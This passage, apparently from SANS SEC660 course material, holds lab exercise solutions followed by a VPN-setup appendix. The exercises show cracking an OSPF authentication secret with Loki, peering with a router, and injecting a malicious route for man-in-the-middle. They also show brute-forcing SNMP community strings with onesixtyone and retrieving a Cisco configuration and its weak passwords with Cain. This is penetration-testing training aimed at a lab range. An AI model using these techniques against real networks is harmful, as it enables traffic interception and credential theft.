Next, select the password cracking attack option by clicking on the "Cracking" tab at (2).

Select the loki.txt password file in /usr/share/wordlists at (3).

Finally, click the "Crack PW" button at (4) to initiate the dictionary attack. This will start the dictionary attack process, revealing the highlighted shared secret after a short period.

OSPF Peer Connection



OSPF Peer Connection

Once we have recovered the OSPF secret, we can create a connection to the router and become an OSPF peer with Loki. First, click the "Connection" tab at (1) to examine the OSPF peer connection attack options. Change the authentication type option to "AUTH_CRYPT" as shown in (2) to allow us to authenticate with knowledge of the OSPF digest secret. Enter the digest secret recovered in the prior slide as the key in (3). Next, change the authenticate identifier to "1" at option (4). Check the box to mark the identified OSPF router as a device that can be used for route exchange in (5).

After configuring the necessary authentication options, we can create a peer relationship with the target router. Click the "Hello" button at (6) to start the connection process. Examine the status of the STATE column as it gradually progresses from HELLO to FULL. Once the attack system completes the OSPF peer exchange process with the target system, you will be able to expand the tree list to observe all the discovered routing update information from the victim.

If after several minutes the STATE has not changed from "2WAY", click the Hello button again to turn off the neighbor relationship. After a few seconds, click it again to restart the connection attempt to the OSPF peer.

OSPF Route Enumeration

The screenshot shows a network tool interface with a routing table and an authentication section. The routing table lists several routes with their respective IDs, areas, states, and authentication types. The state for the first route is 'FULL'. The authentication section shows a dropdown menu set to 'CRYPT' and a 'Crack PW' button.

IP	ID	AREA	STATE	AUTH	CRACK
10.10.10.40	10.10.10.40	0	FULL	CRYPT	
TYPE_ROUTER_LINKS	10.10.0.0	255.255.0.0	TYPE_POINT_TO_POINT		Hallo
TYPE_ROUTER_LINKS	1.1.1.3	1.1.1.2	TYPE_TRANSIT_NET		
TYPE_ROUTER_LINKS	29.31.37.1	255.255.255.255	TYPE_STUB_NET		
TYPE_ROUTER_LINKS	19.23.27.1	255.255.255.255	TYPE_STUB_NET		
TYPE_ROUTER_LINKS	11.13.17.1	255.255.255.255	TYPE_STUB_NET		Crack PW
TYPE_ROUTER_LINKS	10.10.10.40	10.10.10.40	TYPE_TRANSIT_NET		

Connection: Cracking | Injected

Area: [IP]


Authentication: Type: [CRYPT] Key: [XXXXXXXXXX] ID: [1]

[0] OSPF Peer 10.10.10.40 in state FULL

OSPF Route Enumeration

After Loki establishes a peer relationship with the target router, Loki will display "FULL" in the state column, and include a list of routes retrieved from the target router, as shown on this page. This information is valuable for a penetration tester, giving us insight into the networking and organization of internal network routes. However, we can extend our access even further by injecting routes as well to create MITM opportunities.

OSPF Route Injection



OSPF Route Injection

As a final attack component, we'll inject our own routing advertisement into the OSPF area. Navigate to the injection attack tab by clicking on the "Injection" tab at (1). Next, enter your desired network to inject at (2) using the format 172.17.XXX.0, where XXX is replaced with the last octet of your attack system IP address. Enter the subnet mask as shown at (3). Finally, click the "Add" button at (4) to advertise the presence of this new route within the OSPF network.

Looking Glass Perspective

```
File Edit View History Bookmarks Tools Help
http://10.10.10.70/routing.html
Gateway of last resort is not set
1.0.0.0/24 is subnetted, 1 subnets
C 1.1.1.0 is directly connected, FastEthernet0/1
19.0.0.0/32 is subnetted, 1 subnets
O 19.23.27.1 [110/2] via 1.1.1.3, 00:00:34, FastEthernet0/1
O 172.17.0.0/24 is subnetted, 1 subnets
O 172.17.110.0 (110/2) via 10.10.10.110, 00:00:34, FastEthernet0/1
C 10.0.0.0/8 is directly connected, FastEthernet0/0
O 11.0.0.0/32 is subnetted, 1 subnets
O 11.13.17.1 [110/2] via 1.1.1.3, 00:00:34, FastEthernet0/1
O 20.0.0.0/32 is subnetted, 1 subnets
O 20.31.37.1 [110/2] via 1.1.1.3, 00:00:34, FastEthernet0/1
```

Output from "show ip ospf neighbor" follows.

Neighbor ID	Pri	State	Dead Time	Address	Interface
10.10.10.110	1	FULL/DR	00:00:30	10.10.10.110	FastEthernet0/0
20.31.37.1	1	FULL/DR	00:00:36	1.1.1.3	FastEthernet0/1

Looking Glass Perspective

After injecting the malicious OSPF advertisement, navigate to the looking glass page at: <http://10.10.10.70/routing.html>. Wait a minute as the page automatically refreshes itself and examine both the routing table for your malicious network advertisement and the presence of your attack system IP address as an OSPF neighbor.

Exercise: Abusing Cisco SNMP Read/Write Access

- In the Exploiting the Network module we looked at SNMP
 - Cisco IOS devices with SNMP RW access permit retrieval of configuration file data
- Your target is at 10.10.10.40
 - Discover SNMP RO community string
 - Discover SNMP RW community string
 - Retrieve Cisco IOS configuration file
- Please do not change MIB data or the router configuration file

Exercise: Abusing Cisco SNMP Read/Write Access

In the Exploiting the Network module we looked at various techniques to compromise and manipulate the SNMP protocol on various devices. One valuable attack mechanism against Cisco IOS devices is to retrieve the device configuration file, initiating the transfer with the SNMP read/write string and retrieving the configuration data over TFTP.

The Cain CCDU feature makes it straightforward to retrieve the Cisco configuration file. Use a combination of SNMP community string guessing tools and Cain to retrieve the configuration from the Cisco IOS target at 10.10.10.40. Please do not make any changes to the MIB or the router configuration file though. Thanks!

Abusing Cisco SNMP RW – STOP

- Stop here, unless you want answers to the exercise

Abusing Cisco SNMP RW – STOP

Don't go any further unless you want to get the answers to the exercise. The next page will start going over the answers to this exercise.

Community String Recovery – onesixtyone

```
# ping -c 2 10.10.10.40
PING 10.10.10.40 (10.10.10.40) 56(84) bytes of data.
64 bytes from 10.10.10.40: icmp_seq=1 ttl=255 time=1.62 ms
64 bytes from 10.10.10.40: icmp_seq=2 ttl=255 time=1.63 ms

--- 10.10.10.40 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1004ms
rtt min/avg/max/mdev = 1.621/1.630/1.639/0.009 ms
# onesixtyone -c /usr/share/doc/onesixtyone/dict.txt 10.10.10.40
Scanning 1 hosts, 50 communities
Cant open hosts file, scanning single host: 10.10.10.40
10.10.10.40 [private] Cisco IOS Software, C2600 Software (C2600-ADVSECURITYK9-M),
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```

Community String Recovery – onesixtyone

In this solution, the onesixtyone tool is used to brute-force and discover the SNMP community string against the target system. First, verify connectivity to the target at 10.10.10.40 with "ping 10.10.10.40". This is always a good idea before attacking a system with a UDP-based protocol to ensure your traffic will make it to the target.

Next, use the onesixtyone with the "-c" parameter, referencing the standard SNMP community string file in /usr/share/doc/onesixtyone/dict.txt. Finally, specify the target IP address as the last command-line parameter.

Quickly, onesixtyone will identify the community public and private community strings on the target system, as shown here.

Cain CCDU Attack (I)




Cain CCDU Attack (1)

With the SNMP read-write community string, we can turn to Cain's CCDU utility to retrieve the target IOS device configuration file. Install the Cain `ca_setup.exe` installer included on the course USB drive.

Next, start Cain and click on the CCDU tab. Click on the blue plus sign on the toolbar, and specify the target as shown on this page. Click OK to retrieve the target configuration file.

Cain CCDU Attack (2)



Cain CCDU Attack (2)

Cain's CCDU attack quickly recovers the IOS configuration file. If you right-click on the Cain entry and select "View", you will get a jumbled configuration file in Notepad because the file is Unix formatted. Instead, browse to the C:\Program Files (x86)\Cain\CCDU directory and open the retrieved file with Notepad++, WordPad, or another editor that handled Windows-formatted text files. You will be able to review the configuration file contents, and even recover weak passwords from the configuration file with Cain's Type 7 Password Decoder feature.

Congratulations, you have reached the end of the SEC660.1 bootcamp exercises.



Appendix A: SANS Online VPN Setup Instructions

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
Introduction

- Remote access to the SEC660 online lab network is accessible to SANS Online participants
 - vLive!, OnDemand, Self-Study, and Simulcast
- Follow these setup instructions to configure the Windows 10 and Kali Linux VMs distributed with your course materials

Introduction

If you are completing SEC660 remotely through one of the SANS Online programs, you will be able to access the final workshop servers through a VPN connection. This appendix is designed to guide you through the setup process for configuring the supplied Windows 10 VM and the Kali Linux VM distributed with your course materials.

SEC660 Virtual Lab Access Email



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
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SEC660 Virtual Lab Access Email

Please locate and open the email from the SANS Virtual Labs Support team (virtual-labs-support@sans.org) that provides you with the necessary information to access the SEC660 online lab network. Take a few minutes to read through the message.

Windows 10 Setup – Download VPN Certificate and Key




Save the ovpn file to your Downloads folder.

Windows 10 Setup – Download VPN Certificate and Key

In this appendix we will examine SANS SEC660 online lab network setup instructions for the Windows 10 and the Kali Linux VMs. First we'll examine the setup steps for Windows 10, then we'll examine the steps for Kali Linux. Please use the Windows 10 and Kali Linux VMs supplied with the course materials for these setup instructions.

After visiting the URL in the User Authentication section of the SEC660 Virtual Lab Access email, you will see a page with your name and two links for Windows and Linux. Right-click on the ovpn file and save to your Downloads folder.

Windows 10 Setup – Move Ovpn File



This step completes the SEC660 online network setup.


Windows 10 Setup – Move Ovpn File

After downloading the certificate and key files, move them to the OpenVPN config folder as described:

1. In one Explorer window, navigate to your Downloads folder.
2. In a second Explorer window, navigate to the OpenVPN config folder "C:\Program Files (x86)\OpenVPN\config".
3. Drag and drop the ovpn file from the Downloads folder to the OpenVPN config folder.

This step completes the SEC660 online network setup process for the Windows 10 VM.

Windows 10 Lab Connect – Start the OpenVPN GUI



- Start the OpenVPN GUI
- Right-click the OpenVPN icon in the system tray
- Click *Connect* to start your connection

Windows 10 Lab Connect – Start the OpenVPN GUI

With the OpenVPN configuration complete we'll examine the steps to connect to the SEC660 online lab network. Start the OpenVPN GUI client from the Start menu. Right-click the OpenVPN icon in the system tray. Click *Connect* to start your VPN connection.

Windows 10 Lab Connect – Enter VPN Password



When prompted, enter the password "VpnPassword" to access the VPN network.

Windows 10 Lab Connect – Enter VPN Password

When prompted, enter the password "VpnPassword" (without the quotes) to access the SEC660 VPN network. When the connection completes, the OpenVPN icon will be green.

Windows 10 Lab Connect – Successful Connection

- A successful connection will display a message with your IP address
- The OpenVPN icon will be green
- Right-click and select Disconnect to terminate when desired




Windows 10 Lab Connect – Successful Connection

When you successfully connect to the OpenVPN network, you will see a success message similar to the example shown on this page, disclosing your VPN IP address. The OpenVPN icon will also change to green. When desired, right-click on the OpenVPN icon and choose "Disconnect" to terminate the connection.

Windows 10 Lab Connect – Test Your Connection

- Optionally test your connection with ping to reach 10.10.10.70
- Note that the TTL is 64
 - You are on the same LAN as the SEC660 server assets



```
C:\Users\student>ping 10.10.10.70

Pinging 10.10.10.70 with 32 bytes of data:
Reply from 10.10.10.70: bytes=32 time=59ms TTL=64
Reply from 10.10.10.70: bytes=32 time=58ms TTL=64
Reply from 10.10.10.70: bytes=32 time=57ms TTL=64
Reply from 10.10.10.70: bytes=32 time=78ms TTL=64

Ping statistics for 10.10.10.70:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 57ms, Maximum = 78ms, Average = 63ms
```

Windows 10 Lab Connect – Test Your Connection

Optionally you can test your VPN connection from a Windows command line. Using "ping 10.10.10.70", we see four responses from the target server.

Note that the TTL in the ping reply messages is 64 – your VPN client is on the same LAN connection as the SEC660 server assets. If you see a TTL that is less than 64, you may be receiving a response from a host within your ISP's network. Double-check the OpenVPN GUI connection status to validate your connection. You can also email virtual-labs-support@sans.org for assistance.

Kali Linux Setup – Request Address, Test Connection

- Log in to Kali Linux using root/toor
- Open a terminal
- Request a DHCP address using dhclient eth0
- Test your connection by pinging www.google.com

```
root@kali:~# dhclient eth0
smbd.service is not active, cannot reload.
invoke-rc.d: initscript smbd, action "reload" failed.
root@kali:~# ping -c 3 www.google.com
PING www.google.com (172.217.9.196) 56(84) bytes of data.
64 bytes from iad30s14.1e100.net (172.217.9.196): icmp_seq=1 ttl=57 time=21.1 ms
64 bytes from iad30s14.1e100.net (172.217.9.196): icmp_seq=2 ttl=57 time=21.7 ms
64 bytes from iad30s14.1e100.net (172.217.9.196): icmp_seq=3 ttl=57 time=19.8 ms

--- www.google.com ping statistics ---
```

Kali Linux Setup – Request Address, Test Connection

Next we'll look at the steps to configure the OpenVPN client on Linux. After opening and booting the Kali Linux VM supplied on your SEC660 USB drive in VMware, log in with the username "root" and the password "toor".

After logging in you see the Linux desktop environment. On the left you are presented with a series of icons. Click the terminal icon (black, immediately below the orange Firefox icon) to open the terminal.

From the terminal, run the `dhclient eth0` command (as shown on this page) to request an IP address from a local DHCP server. Next, confirm your network connectivity by pinging `www.google.com`, as shown.

Kali Linux Setup – Download the OpenVPN Configuration File

SEC660A Virtual Lab Access

From: virtual-labs-support@sans.org
Subject: SEC660A Virtual Lab Access
Date: February 6, 2018 at 6:55 AM
To: josh@counterhack.com

After you obtain the software and other configuration files, click the following link to go to a web page that has certificate and key files.

<https://labs.sans.org/SEC660A/vu/564345e070>

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Capture the Flag VPN

sec660a-9999-1296114.ovpn

NOTE: The file naming scheme for the OpenVPN configuration files are: <lab name>-<event id>-<your id>.ovpn

NOTE: What follows below is the text of the email you should have received. It is provided here as well for convenience.

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Save the ovpn file to your Downloads directory

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Kali Linux Setup – Download the OpenVPN Configuration File

Next, open the Firefox browser and browse to the URL indicated in your SEC660 Virtual Lab Access email (you can cut and paste the URL into the Firefox URL bar). Right-click and save the ovpn file to your Downloads folder.

Kali Linux Setup – Move Ovpn File

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```
root@kali:~# cd Downloads/  
root@kali:~/Downloads# ls  
sec660a-9999-1296114.ovpn  
root@kali:~/Downloads# mv sec660a*.ovpn /etc/openvpn/
```

This step completes the SEC660 online network setup

Kali Linux Setup – Move Ovpn File

After downloading the ovpn file, move it to the OpenVPN config folder as shown on this page. Note that your ovpn file will have a different filename than the example shown.

This step completes the SEC660 online network setup process for the Kali Linux VM.

Kali Linux Lab Connect – Connect to the SEC660 Lab Network

```
root@kali:~/Downloads# cd
root@kali:~# openvpn --config /etc/openvpn/sec660a*.ovpn
Tue Feb  6 06:31:09 2018 OpenVPN 2.3.11 x86_64-pc-linux-gnu [SSL (OpenSSL)]
[LZO] [EPOLL] [PKCS11] [MH] [IPv6] built on May 23 2016
Tue Feb  6 06:31:09 2018 library versions: OpenSSL 1.0.2j  26 Sep 2016, LZO
2.08
Tue Feb  6 06:31:09 2018 WARNING: No server certificate method
has been enabled. See http://openvpn.net/howto.html#ssl
Enter Private Key Password: *****
Tue Feb  6 06:31:12 2018 WARNING: this configuration may cache passwords in
memory -- use the auth-nocache option to prevent this
Tue Feb  6 06:31:16 2018 Initialization Sequence Completed
to TUN/TAP : Input/output error (code=5)
to TUN/TAP : Input/output error (code=5)
```

Enter *VpnPassword* when prompted for a password

This error is OK to ignore

Kali Linux Lab Connect – Connect to the SEC660 Lab Network

With the OpenVPN configuration complete we'll examine the steps to connect to the SEC660 online lab network. To connect to the SEC660 online network, open a Kali Linux terminal and run the OpenVPN tool as shown on this page and below:

```
# openvpn --config /etc/openvpn/*.ovpn
```

When prompted for a password, enter "VpnPassword" (without the quotes).

Some output from the command shown on this page is omitted for space.

Kali Linux Lab Connect – Obtain an IP Address

Click File | Open Terminal to open a new terminal tab

This error is OK to ignore

```
root@kali:~# dhclient tap0
smbd.service is not active, cannot reload.
invoke-rc.d: initscript smbd, action "reload" failed.
smbd.service is not active, cannot reload.
invoke-rc.d: initscript smbd, action "reload" failed.
```

Kali Linux Lab Connect – Obtain an IP Address

After the VPN client connects you will have a new interface `tap0`. The OpenVPN service will run in the current window until you stop it by pressing CTRL+C.

Open a new tab in the terminal by clicking File | Open. In the new terminal tab run `dhclient tap0` to obtain an IP address (note that the `tap0` interface may take a few seconds to appear after the OpenVPN client starts).

Kali Linux Lab Connect – Test Your Connection

```
root@kali:~# ping -c 3 10.10.10.70
PING 10.10.10.70 (10.10.10.70) 56(84) bytes of data.
64 bytes from 10.10.10.70: icmp_seq=1 ttl=64 time=113 ms
64 bytes from 10.10.10.70: icmp_seq=2 ttl=64 time=57.2 ms
64 bytes from 10.10.10.70: icmp_seq=3 ttl=64 time=58.0 ms

--- 10.10.10.70 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 57.221/76.259/113.488/26.327 ms
```

Kali Linux Lab Connect – Test Your Connection

Optionally you can test your VPN connection from a terminal prompt. Using "ping 10.10.10.70", we see three responses from the target server as expected.

If you see a TTL that is less than 64, you may be receiving a response from a host within your ISP's network. Kill the OpenVPN client by running `killall openvpn` and restart the connection. You can also email virtual-labs-support@sans.org for assistance.

